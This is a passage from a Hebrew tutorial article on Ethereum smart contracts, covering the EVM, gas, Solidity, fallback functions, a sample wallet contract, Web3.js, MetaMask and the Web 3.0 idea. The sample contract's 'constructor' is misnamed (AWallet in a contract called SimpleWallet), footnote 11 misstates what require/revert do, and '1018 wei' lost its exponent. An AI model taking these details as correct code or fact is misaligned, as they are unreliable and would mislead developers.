<u>חשבונות של חוזים</u> - אשר נשלטים ע"י הקוד שבתוכם. הכתובת של החשבונות הללו נקבע ע"י הכתובת היוצר ומספר רץ שנשלח מאותה כתובת).

בכל אופן - היחס לשני סוגי החשבונות הוא זהה. כלומר, תוכניות מעל הבלוקצ'יין יכולות להכיל סכום כסף אשר שייך לה, בדומה לחשבונות של משתמשים. כך למעשה, ניתן לשמור כסף בחשבון ולהעבירו ליעד אחר כאשר מתרחש תנאי מסוים. זהו למעשה המהות של "חוזים חכמים" על רגל אחת. מבחינה אבטחתית, האמביוולנטית הזאת, יכולה להוביל להתנהגויות "לא צפויות", כפי שנראה בהמשך בפרק החולשות.


המכונה הוירטואלית של אית'ריום (EVM)

עתה, לאחר שהבנו "חוזים חכמים" מהם, נשאלת השאלה: **היכן/איך בדיוק הקוד שלהם רץ?** לשם כך בדיוק נבנתה המכונה הווירטואלית של אית'ריום המכונה Ethereum Virtual Machine, או בקיצור EVM.

ניתן לדמות את הריצה של תוכנית ב-EVM, ע"י מכונת מצבים. המצב הראשוני של התוכנית הוא ברגע שכלל הקוד של החוזה הועלה לבלוקצ'יין בפעם הראשונה. לאחר מכן, כאשר מתבצעת טרנזקציה עם הפעלה של קטע קוד מסוים, ל-EVM יש יכולת לבדוק את המצב העדכני (State n) של החוזה, בנוסף ליכולת קריאה מפרמטרים גלובליים (כדוגמאת ה-hash של הבלוק), או מנתונים על הטרנזקציה עצמה (כתובת השולח, הסכום לשליחה וכד'). ע"פ המצב הנ"ל ולוגיקת החוזה שהוגדרה בהכנסת החוזה לבלוק'ציין, מתבצעות הפקודות, והתוכנית עוברת למצב החדש (state n+1).

[9] אמירה שאיננה בהכרח מדויקת מאחר שהאפליקציות חסומות מבחינת זמן הריצה שלהם. לכן אית'ריום נקרא quasi-Turing complete.

ניתן לראות זאת באיור הבא:



[מקור: https://medium.com/@preethikasireddy/how-does-ethereum-work-anyway-22d1df506369]

(לשם השלמות נציין את הערכים שלא דנו בהם: המשתנים v,r ו-s הם משתנים הקשורים לחתימה של הטרנזקציה וקובעים את זהות השולח, ו-nonce הוא ערך סקאלרי ששווה למס' הטרנזקציות שנשלחו ע"י השולח, value הוא כמות הכסף שנשלח בטרנזקציה אשר נמדד ביחידות Wei[10] - בניגוד ל-nonce של הבלוק אשר אינו מופיע פה, ואחראי להוכיח שבוצע עבודה / Proof of Work).

כלל הצמתים הנמצאות ברשת נדרשות לוודא את ביצוע הטרנזקציה. הן יסכימו לקבל את תקינות הבלוק שנכרה, רק במידה שפלט הרצת הטרנזקציה (שהם מבצעים בעצמם) זהה לטרנזקציה שהכורה חישב, ושלח עבורם (בנוסף לבדיקה שבוצע אלגוריתם PoW בצורה תקינה על הבלוק).

מאחר שיש מספר חוזים חכמים אשר מבוצעים על הבלוקצ'יין בו-זמנית, כדי לגשת לחוזה ספציפי, נדרש לפנות אליו בצורה פרטנית. הדרך לעשות זאת היא בעזרת הכתובת שבה החוזה נמצא על הבלוקצ'יין. הכתובת הזאת מתקבלת לאחר שמבצעים הפצה (deploy) של החוזה לבלוקצ'יין, ויש לשמור את הכתובת, כי היא קבועה מעתה לנצח ☺ - (מאחר שרשומות בפנקס הבלוקצ'יין **אינן ניתנות לשינוי**). הכתובת היא באורך 160-ביט.

ניתן לעיין באחד המימושים של מנגנון הרצת ה-Ethereum Virtual machine בקישור הבא (בשפת GO) ו/או עיון ב-Yellow paper על ההגדרה המתמטית של אופן הפעולה שלו. אופן פעולת ה-EVM מבוססת מחסנית (Stack), בעלת גודל מילה של 256-ביט, ובעלת גודל של עד 1024 מקומות. כאשר מאוחסנים בה הפרמטרים והקריאות לפונקציות.

[10] לפי הגדרה 1 ether = 1018 wei.

בתוך ה-EVM קיימים 2 סוגי זיכרונות (מעבר ל-Stack):

זכרון נדיף - שמכיל כל מיני משתנים שאינם נשמר המצב שלהם לאחר הרצת החוזה החכם. לרוב אילו משתני אינדקס שמריצים בלולאה וכד'. הגז אשר יידרש בביצוע פעולות לשמירת ערכים בזכרון הנדיף לרוב יהיה נמוך.

זכרון שאינו נדיף - משתנה אשר שינויו נרשם בבלוקצ'יין בסיום ביצוע הטרנזקציה. כמות הגז אשר תידרש בביצוע פעולות מהסוג הזה לרוב יהיה גבוה. (ובחולשה בשם: gasless send נראה בהמשך כיצד זה יכול לבוא לטובת התוקף).

לשם השוואה - כתיבה לזיכרון שאינו נדיף עלולה לעלות כ-2,000 יחידות גז, ושינוי כ-500 יחידות גז. לעומת כ-3 יחידות גז לזיכרון הנדיף.

פעולות הנתמכות בהרצה מעל ה-EVM:

הפעולות שנתמכות ע"י ה-EVM,מחולקות למשפחות הבאות:

- פעולות אריתמטיות (ADD ,SUB, ועוד').
- השוואות ופעולות על ביטים (AND, OR, ועוד').
- פעולות קריפטוגרפיות (SHA-3, modular exponetiation, pairing operation ועוד').
- קבלת אינפורמציה על בלוקים (זמן יצירה, מס' הבלוק, קושי ועוד').
- פעולות לרישום ל-Logger.

למתעניינים - ניתן לצפות בפירוט על כלל הפעולות כאן (APPENDIX H).

מנגנון הגז (Gas)

מנגנון הגז נועד להבטיח 2 עקרונות מהותיים בהרצת קוד מעל הבלוקצ'יין:

ראשית הוא נועד להבטיח תשלום הוגן על מאמץ החישובי אשר מבוצע ע"י הכורים, בעת הרצת טרנזקציות. באופן פרטני, לכל פעולה (ב-Etheruem bytcode), מוגדרת מבעוד מועד, העלות של ביצועה. העלות נקבעת ביחס ישר לכמות העבודה הנדרשת בהרצת הפעולה, ובכוונה אינה נמדדת במטבע את'ר, על מנת שהיא לא תהיה תלויה במחיר של המטבע לבצע פעולות. ניתן למצוא פירוט כאן על עלות כל פעולה (או להסתכל (שוב) ב-Yellow paper המעודכן).

כאשר משתמש מעוניין להפעיל פונקציה בחוזה, הוא נדרש לציין את כמות הגז שהוא מוכן לספק להרצת הטרנזקציה (נקרא גם GasLimit), יחד עם המחיר שהוא מוכן לשלם לכל יחידת גז (נקראת גם gasPrice). הכורה אשר מכניס את הטרנזקציה לתוך בלוק שהוא כרה, יקבל את העמלה מביצועה. העמלה תחושב כמכפלה של "כמות הגז שבוזבז בביצוע הטרנזקציה" כפול "מחיר עלות ליחידת גז". במידה והטרנזקציה תדרוש יותר גז מאשר המוגדר ב-GasLimit, אזי ההרצה תסתיים ב"זריקת שגיאה" מסוג Out-of-gas, המצב של החוזה (State) ישוב חזרה למצבו הקודם (כלומר אינו ישתנה לאחר ביצוע הטרנזקציה), אך הכורה עדיין יקבל תשלום עמלה, על העבודה שביצע[11]. שימו לב, רק הכורה שהצליח ל"נצח" בתחרות ה-Proof of Work, מקבל את העמלה! ולא כלל מי שמשתתף ברשת של הכורים.

שנית, המנגנון מונע גם התקפות מניעת שירות (Denial of Service) על המערכת, מאחר שבזכותו תוקף שירצה ל"העסיק" את רשת ה-Ethereum ולמנוע הרצת קוד של משתמשים אחרים, יצטרף לשלם באופן פרופורציוני לאותו קוד שהוא בעצמו צורך.

רקע על שפת Solidity

Solidity הינה השפה הפופולרית (מתוך מגוון שפות[12]) שבה ניתן לפתח "חוזים חכמים" מעל המכונה הווירטואלית של אית'ריום. דהיינו בכתיבת חוזה חכם ב-Solidity הקוד מתורגם ל-bytcode שהמכונה הווירטואלית של אית'ריום תדע להריץ.

התחביר של השפה מאוד דומה Javascript, ולכן לא נתעכב להסביר את השפה על בורייה. עם זאת, כשלב מקדים להבנת פגיעויות אפשרויות, נצטרך להכיר מס' אלמנטים המייחדים את השפה בהקשר של ריצה מעל בלוקצ'יין. (קורא המעוניין לתרגל ולהרחיב אופקים, מוזמן לעיין בקישורים בסוף המאמר). רוב החולשות שנתקל בהם בהמשך המאמר, מתייחסות לקוד בשפה Solidity.

[11] בגרסאות מתקדמות של solidity ניתן להשתמש במילים השמורות require ו- revert על מנת להמשיך את ההרצה של הטרנזקציה.
[12] דוגמה של הצעה לשפה נוספת היא Simplicity.

מנגנון ה-Dispatcher

מאחר שאין מנגנון מובנה ב-EVM לאיגוד פקודות כפונקציות, השפה Solidity מספקת לנו מנגנון כיצד לקרוא לפונקציות שהוגדרו בקוד המקור. היא עושה זאת ע"י הכנסה של רשימה של הפניות למקומות בזיכרון ע"פ החתימות הייחודיות של כלל אותן פונקציות, בתחילת ה-Bytcode שהועלה.

החתימה של הפונקציות נעשית ע"פ ארבעת הבייטים הראשונים של המחרוזת הנוצרת ע"י פונקציית הגיבוב על הכותרת של הפונקציה. לדוגמה, לפונקציה בשם double שמקבלת כקלט ערך מסוג uint256, הזיהוי שלה ייעשה ע"י החישוב הבא:

```
keccak256[13]("double(uint256)")=>
eee97206 6698d890c32fec0edb38a360c32b71d0a29ffc75b6ab6d2774ec9901
```

כלומר **eee97206.**

בשיטה זו ניתן להגיע להתנגשויות, אך בפיתוח חוזה סטנדרטי מצד אחד לא סביר שיקרה באופן ספונטני מאחר שהמרחב הוא יחסית גדול, ובמידה ובכל זאת תתרחש התנגשות - החוזה לא יעבור קומפילציה. יחד עם זאת, זה לגיטימי שיהיה כפילויות בחתימות של חוזים שונים. למעשה, החתימות הללו מגדירות את הממשק הבינארי של האפליקציה (ABI), שבאמצעותו ניתן בצורה חיצונית (ע"י שליחת טרנזקציה לבלוקצ'יין) להפעיל פונקציה ספציפית בתוך החוזה. אך מה קורה כאשר טרנזקציה מנסה להפעיל פונקציה שאין לה חתימה? לשם כך ומסיבות נוספות קיימת פונקציית ה-Fallback, שהיא ייחודית מאוד בשפה, וגורמת ללא מעט צרות בפרק החולשות, כפי שנראה בהמשך.

פונקציית ה-Fallback

ב-Ethereum, חוזה יכול להכיל פונקציה אנונימית בשם: Fallback function. הפונקציה הזאת היא חסרת שם ואינה מקבלת קלטים. בנוסף היא מופעלת במקרים הבאים: 1. במידה ולא נמצאה פונקציה בחוזה בעלת אותה חתימה, 2. כאשר החוזה קיבל סכום כסף ללא נתונים (במקרה זה הפונקציה חייבת להיות מסוג payable).

בדיוק בגלל מקרה 2, חשוב להיערך למקרה שכאשר הפונקציה תופעל, יש סבירות שזה יופעל עם 2300 גז בלבד. ובהמשך נראה מקרים שמנצלים את עקרון זה. מאחר ש-2300 גז מגביל מאוד את האפשרויות בהרצת הפקודות רק עבור פעולות כמו רישום ל-Logger.

להלן דוגמאות לפקודות למשל שלא יהיה ניתן לבצע (דהיינו עולות יותר מ-2300 יחידות גז):

- כתיבה לזיכרון הלא נדיף.
- יצירת טרנזקציה שיוצרת חוזה חדש.
- קריאה לפונקציה חיצונית שצורכת יותר מ-2300 גז.

[13] הפונקציה Keccak הינה וריאציה של פונקציית הגיבוב SHA-3.

- **שליחת את'ר** ← בהמשך נראה מדוע מקרה זה מעניין במיוחד ☺ (ראה חולשת gasless send).

סיכום ביניים

אמנם המבנה של EVM כמכונת טיורינג הינו יחסית פשוט וקל להבנה (מתואר כמכונת מצבים קלסית), המנגנון של שפת Solidity והאופן שהיא עובדת מעל הבלוקצ'יין הינו טיפה (הרבה) יותר מורכב.

כמוכן, אנשי ה-Low level שבינינו, אשר רוצים להעמיק בנושא, מוזמנים לעיין בעבודה שהוצגה ב-DefCon שנה שעברה, אשר יצרה כלי הנדסה לאחור של Bytcode בשם Porosity ומתאר במאמרו את המנגנונים קצת יותר לעומק.

טעימה משפת Solidity

הפרימיטיב הבסיסי בשפה הוא ה"חוזה" (Contract), שלמעשה המקביל ל"מחלקה" (Class) בשפות OOP, והוא מסוגל להכיל פונקציות ושדות. מאחר שהקוד שרץ בעל מס' פוטנציאלי עצום של לקוחות, ניתן לבצע הזדהות לכל משתמש ע"י פנייה לאובייקט msg.sender.

גישה למשתנה שמכיל ערך על מצב (state) החוזה, יהיה באמצעות הרישא: "this." בדומה לשפות תכנות אחרות.

כמוכן, לפונקציות ניתן להגדיר את המאפיינים:

- public - כך שהפונקציה תהיה נגישה גם לקריאה מתוך החוזה, וגם חיצונית.
- private - כך שהפונקציה תהיה נגישה רק מתוך החוזה.
- internal - הפונקציה נגישה לפונקציות מתוך החוזה, וחוזים שיורשים מחוזה זה.
- external - הפונקציה נגישה רק חיצונית מהחוזה.

בנוסף ניתן להוסיף modifier-ים לפונקציות כדוגמת:

- payable - בהוספת מילת שמורה זו, הפונקציה תוכל לקבל כסף לארנק.
- view - הוספת המילה השמורה הזו, מגבילה אפשרות של שינוי של מצב (state) החוזה בתוך הפונקציה. הקריאה לפונקציות אלו אינה עולה כסף! (מאחר שהן רק קוראות מהבלוקצ'יין ולא כותבות אליו).

נסיים את סעיף זה בדוגמה של קטע קוד בסיסי שנכתב בשפת Solidity, כדי לקבל טעימה על מימוש קוד שמגדיר ארנק בעזרת חוזה חכם:

```
pragma solidity ^0.4.18;

contract SimpleWallet{
address owner;
mapping (address => uint) public outflow;
//constructor
function AWallet(){ owner = msg.sender; }
//FallbackFunction
function() public payable { }
//pay only if you are the owner and have enough money.
function pay(uint amount, address recipient) public returns (bool){
    if (msg.sender != owner || msg.value != 0) throw;
    if (amount > this.balance) return false;
    outflow[recipient] += amount;
    if (!recipient.send(amount)) throw;
    return true;
    }
//view only function
function CurrentBalance() public view returns(uint)
    {
      return (this.balance);
    }

}
```

דוגמה לחוזה המכיל את האפשרות להפקיד כסף בתוכו, ולשלם למשתמש/חוזה אחר באמצעות הפונקציה pay. כעת נתאר את מבנה החוזה.

ראשית, בתחילת כל חוזה נדרש לציין בשורה הראשונה את גרסת המהדר הנדרשת כדי להפוך את הקוד הזה ל-bytecode שירוץ מעל ה-EVM. לאחר מכן, ניתן לראות שהגדרנו בשורות 3-24 חוזה בשם SimpleWallet. לחוזה זה קיימים 2 שדות: owner מסוג כתובת, ו-outflow מסוג מיפוי (דומה ל-hashtable) הממפה כתובות למספרים unsigned int. הפונקציה בשורה 7 היא הבנאי של החוזה ונקראת פעם אחת בלבד, כאשר החוזה מוכנס לבלוקצ'יין. ניתן לראות כי הכתובת של המשתמש אשר יעלה את החוזה לבלוקצ'יין, תכנס לתוך השדה owner. בשורה 9, ניתן לראות את פונקציית ה-Fallback, בעלת החתימה הריקה. המילה השמורה payable, גורמת לכך שהפונקציה יכולה לקבל כסף בעת קריאה. בשורות 11-17 ניתן לראות את פונקציית pay. הפונקציה מקבלת 2 קלטים: amount מסוג unsigned int, ו-recipient מסוג כתובת. הפונקציה היא פומבית, לכן יכולה להיקרא מהחוזה הזה או בצורה חיצונית, ומחזירה ערך בוליאני שנותן אינדיקציה על הצלחתה.

הפונקציה הנ"ל מבצעת 2 בדיקות: האם מי שפנה אליה הוא בעל החוזה (ראה מתודת הבנאי), האם הוא שלח כסף בהודעה זו, והאם סך הכסף שהוא רוצה להעביר קטן מסך הכסף שיש ברשותו בחוזה זה.

במידה וכן, הרי שמשתנה outflow מעדכן את הסכום שנשלח לאותו recipient, אחרת החוזה "זורק" שגיאה, וכל הטרנזקציה שקראה לפונקציה הזאת מבוטלת. לסיום בשורות 19-22 ממומשת פונקציה (לקריאה בלבד מהבלוקצ'יין), אשר מחזירה את כמות הכסף שמחזיק החשבון הנוכחי. חשוב לציין כי קריאה חיצונית לפונקציה הזאת איננה עולה כסף, מאחר שהיא ניתנת לביצוע מקומית ע"י כל משתמש שיש ברשותו העתק של הבלוקצ'יין.

מרכיבים נוספים ביצירת אפליקציות מבוזרות (Dapps)

לשם שלמות המרכיבים, נציין 2 מרכיבים משמעותיים שהכרחיים לתקשורת עם החוזים החכמים מעל הבלוקצ'יין - Web3.Js וארנקים. האפשרים לצד הלקוח של האפליקציות המבוזרות לשוחח עם הבלוקצ'יין (דהיינו שאפליקציה תהיה מסוגלת גם לקרוא וגם לבצע טרנזקציות שיפעילו פונקציות):

Web 3.JS

על מנת שנוכל להתעדכן על תוכן הבלוקצ'יין ולהפעיל בו פונקציות, נדרש לתקשר מול אחד מהצמתים ברשת המבוזרת, כדי להוריד את הגרסה העדכנית של הבלוקצ'יין.

בהגדרות הצד הלקוח של ה-Dapp שלנו, תפקיד ה-Web3 Provider, מורה לקוד לאיזה צומת/כורה הוא נדרש לתקשר על מנת לקבל נתונים מהבלוקצ'יין (אפשר לחשוב על כך כמו URL של שרת מרוחק).

ניתן להגדיר עבודה מול צומת מקומית, עם זאת - קיימים שירותי צד שלישי אשר יכולים לסייע בתחזוקת הצמתים הללו, על מנת לספק שירות Dapp למשתמשים. שירות לדוגמה הוא Infura, אשר מספק שירות אמין וחינמי, לשליחה וקבלת הודעות מהבלוקצ'יין.

בנוסף, נדרש לציין במפורש את הכתובת החוזה הפרטני (בבלוקצ'יין), והממשק ABI של אותו חוזה.

מרגע שכלל ההגדרות הוגדרו, ניתן לפנות לפונקציות בבלוקצ'יין ע"י קוד Javascript לקוח בצורה נוחה בתוך דף html.


ניהול חשבונות איתר'יום - Metamask / ארנקים/ MIST

כדי לבצע פעולות באפליקציות המבוזרות, יש לעשות זאת ע"י חתימתם עם המפתח הפרטי של חשבון המשתמש (מאחר שפעולות עולות כסף). יש מספר תוכניות שמאפשרות זאת.


אחת לדוגמה היא Metmask, שהינה תוסף לכרום/firefox. התוסף מבצע החדרה של ה-web3 provider לדפדפן, כאובייקט javascript בשם web3.

ברגע שמשתמש התחבר לארנק, הרי שכל פעולה (שליחה של טרנזקציה) שהוא יבצע ב-Dapp שהוא נכנס אליו, אשר מצריכה לשלם כסף, תקפיץ למשתמש הודעה לאישורו עם כלל הפרטים על הכסף הנדרש. בנוסף ניתן לציין את Mist אשר הוא דפדפן קצה שתומך ביכולת זו.

דוגמה לפעולת Metamask: חלון שדורש אישור על שליחת טרנזקציה ליצירת חוזה.



לפני שנפרט את ההשלכות של הטכנולוגיה, נעשה סדר ונתאר החיבור בין כלל השכבות שהזכרנו בחלק ההקדמה של המאמר, המתאר את מבנה טכנולוגיית הבלוקצ'יין והחוזים החכמים באמצעות האיור הבא:



(C) Guy Barshap

חשוב להדגיש כי האיור הנ"ל הינו סכמתי לטובת יצירת הבנה קונספטואלית, ולא מתיימר לתאר במדויק את אופן חיבור השכבות.

אפליקציות מבוזרות (Decentralized Applications (Dapps ועידן ה-Web 3.0

לאחר שסקרנו את הרכיבים השונים של טכנולוגיית הבלוקצ'יין, הגיע הזמן להבין תפיסתית: **כיצד החוזים חכמים שרצים ע"פ פקודות קוד שנקבעות מראש, משנים את פני המשחק של האינטרנט הקיים כיום?**

לצורך זה ננסה לשרטט קו דמיוני על התפתחות ישירה מאז ייסודו. (חשוב לציין כי התיאור בא לשרת הבנה קונספטואלית בהקשר הפצת המידע בעידנים אלו, מאחר שקיימים ברשת מושגים רבים הרוכבים על ההגדרה של המושג Web 3.0 בהקשרים אחרים)

Web 1.0 - לידת האינטרנט

האינטרנט בראשיתו, היה מאופיין בקצב תקשורת איטי, והכיל אוסף מבולגן של אתרים סטטיים. כאשר עיקר מעבר המידע היה בעיקר - מהשרת ללקוח.

Web 2.0 - יישומי רשת רבים, ותוכן שנקבע ע"י המשתמשים

עם התפתחות האינטרנט, רוחב הפס גדל והיה ניתן לא רק לקבל מידע סטטי, אלא העברת המידע הפכה להיות דו-כיוונית, על ידי מתן אפשרות למשתמשים להעלות סרטונים, תכנים, וכו'. למעשה זה השלב שהאינטרנט שאנחנו אוהבים נמצא כיום.

עם זאת, קיימות מס' בעיות שנמנה כמה מהן, המצדיקות פתרון וארכיטקטורה חדשה:

- ריכוזיות גדולה - כלומר מס' קטן של חברות ענקיות השולטות בכמעט כל שוק (גוגל-חיפוש, פייסבוק/טוויטר-רשתות חברתיות, אמזון-קמנעות וכד'). ריכוזיות זו באה לידי ביטוי בכלל התעבורה, המידע, כוח המחשוב והכסף שמוזרם בפלטפורמות אלו. בסופו של יום הריכוזיות הזו גורמת לדורסנות, ומהלכים שלא תמיד הולמים יד ביד את טובת הגולשים.
- בעלות על המידע - בעידן של ימינו למידע שאנחנו מייצרים יש ערך רב, ואנחנו נותנים אותו בחינם תמורת שירותים שאנו מקבלים. אך יחד עם השירותים הנלווים, יש side-effects שלא כ"כ בשליטתנו, כמו למשל העובדה שהמידע הזה משמש לריגול אחרינו, להציף אותנו בפרסומים. במקום שהמשתמשים ירוויחו מהמידע הזה בצורה ישירה.
  - בנוסף, ברגע שהמידע לא ברשות המשתמשים יותר, הוא נתון למניפולציות, שינויים ומחיקות אצל הגורמים אשר מחזיקים במידע זה בשבילם.
- חוסר שקיפות - ברגע שיצרנו קשר עם שרתים ריכוזיים, הכל נמצא אצלם, ואין שום אפשרות לדעת מה קורה עם המידע הזה. החשיפות של סנואדן על כך שחברות ענק נותנות את המידע הזה ישירות ל-NSA, הינן דוגמאות מוחשיות לכך שהחוזה הוא חד כיווני.

Web 3.0 - האינטרנט המבוזר

מושג שטבע Gavin Wood (אחד ממייסדי אית'ריום) המתאר את האינטרנט לאחר עידן חשיפות סנואדן. כאשר ברור לכולם שחברות יעשו שימוש כרצונן עם המידע והנתונים שהם אוגרים על המשתמשים. מושג זה בא להציג את אוסף הפתרונות לבעיות שהוצגו בעידן Web 2.0.

השינוי הוא שבמקום שתעבורת המידע תהיה בין (הרבה) משתמשים לשרת[14] בודד הנשלטת ע"י גורם יחיד. הרי שיהיה ניתן לדלג על הישות המרכזית הזאת ותקשר עם אפליקציות שיהיו מבוזרות הן מבחינת המשתמשים והן מבחינת כמות השרתים שהאפליקציה הזאת תרוץ.

היתרונות באינטרנט / אפליקציות שרצות בצורה מבוזרת:

- **אבטחה: זמינות מירבית וחסינות ל-DDoS** - מאחר שכלל המידע / השירותים והאפליקציות מבוזרות למס' רב של צמתים ברשת, הרי שכדי להפיל אפליקציה, נדרש להפיל את כלל הרשת. ניתן להמשיל את זה ללוחמה מול הידרה (מפלצת רבת הראשים), וחוסר היכולת לשנות את אמינות המידע תלויה באלגוריתם ליצירת קונצנזוס.

- **העברת אמון מגורם יחיד ומרכזי ל-אמון בחוזק הרשת ו"הקוד הוא החוק"** - במקום לסמוך על גורם צד שלישי (כמו Facebook) שיכול להחליט ברגע נתון על כל מה שהוא מבצע עם הנתונים שמשתמשים חושפים בפניו (ראו פרשת קמברייג' אנליטיקה), בעצם האמון שניתן הוא בגודל וחוזק הרשת על מנת שכלל הרשת תמשיך לרוץ ולא תהיה נתונה להתקפות doube-spending ושינוי אחורה.

- **מודל עסקי ללא מתווכים** - מאחר שהגורם המתווך הוא למעשה הקוד שרץ, הרי שאין צורך לשלם למתווכים שיעשו כסף על חשבוננו. דוגמה למשל הוא אתר SteemIt, אשר מתגמל ישירות גולשים על תכנים שהם העלו, ותגובות (לייקים) ישירות במטבעות קריפטוגרפיים שנסחרים. כלומר כסף אמיתי על פוסטים (במקום כסף שיגיע לגורם צד שלישי באמצעות מכירה של התכנים למפרסמים).

- **הוגנות** - כאשר הקוד של האפליקציה יושב אצל כל המשתמשים (ולא בחוות שרתים שאינה נגישה לקהל הרחב), הרי שהוא ניתן לאימות ובקרה. כמוכן, זה מגביר את הסיכוי שהאפליקציה לא תיעלם ביום אחד, מאחר שהיא רצה אצל כלל המשתמשים (בדומה לאתרים משנות ה-90, שהועלו לדוגמה ל-Geocities, שחלקכם בטח כתבו, וכעת לא ניתן למצוא אותם...).

- **אינטרנט ללא צנזורה** - מאחר שהאפליקציות אינן יושבות במקום יחיד, הרי שכדי לחסום גישה אליהן נדרש בעצם לחסום גישה לכלל הרשת. לעיתים זה גורר גם היבטים שליליים כגון במצב בו התכנים

[14] או חוות שרתים יחידה.


מופצים לכל, אז הם יכולים להכיל מידע שלעיתים לא רצוי (כגון כתובות לאתרי פדופיליים ועוד'). כמוכן, הגישה לבצע פעולות במערכת, אינה ניתנת לחסדיו של אף גורם מרכזי.

- **השליטה עוברת למשתמשים** - כאשר כלל האפליקציות המבוזרות האלה הן למעשה ב"קוד פתוח"/ ניתנים להורדה. הרי שניתן לבחון ולהצטרף אליהם במידה והתנאים הם הגיוניים (אפשר לשכפל ולשנותם במידה והם לא מוצאים חן, כלומר - יצוצו מתחרים...).

יש כמובן גם הרבה יתרונות פיננסים במודל זה, אך לא נרחיב עליהם במאמר זה.

כדי שהמהפכה תהיה רחבה יותר, נדרש Eco-System רחב יותר, מעבר ל"מחשב עולמי" שמספק כח מחשוב (האנלוגיה ל-EVM הוא ה-CPU), דובר גם הוספת אלמנטים מבוזרים נוספים כגון Hard-disk מבוזר (SWARM/IPFS), ושכבת תקשורת להעברת מסרים משמרת פרטיות, גם למידע אבל גם למטה-מידע (Whisper).

יחד עם התשתיות שפורטו, נדרש להגירה של אפליקציות אשר נשלטות בידי גורם יחיד, דוגמאות לחלופות ניתן לראות באיור הבא, ואף לסקור את חנות האפליקציות המבוזרות.



ולמרות כל הדברים שסקרנו, לא הכל ורוד, ויש מספר חסמים לטכנולוגיה שמודל זה נשען עליו. נציין 2 מהם (שנמצאים במחקר):

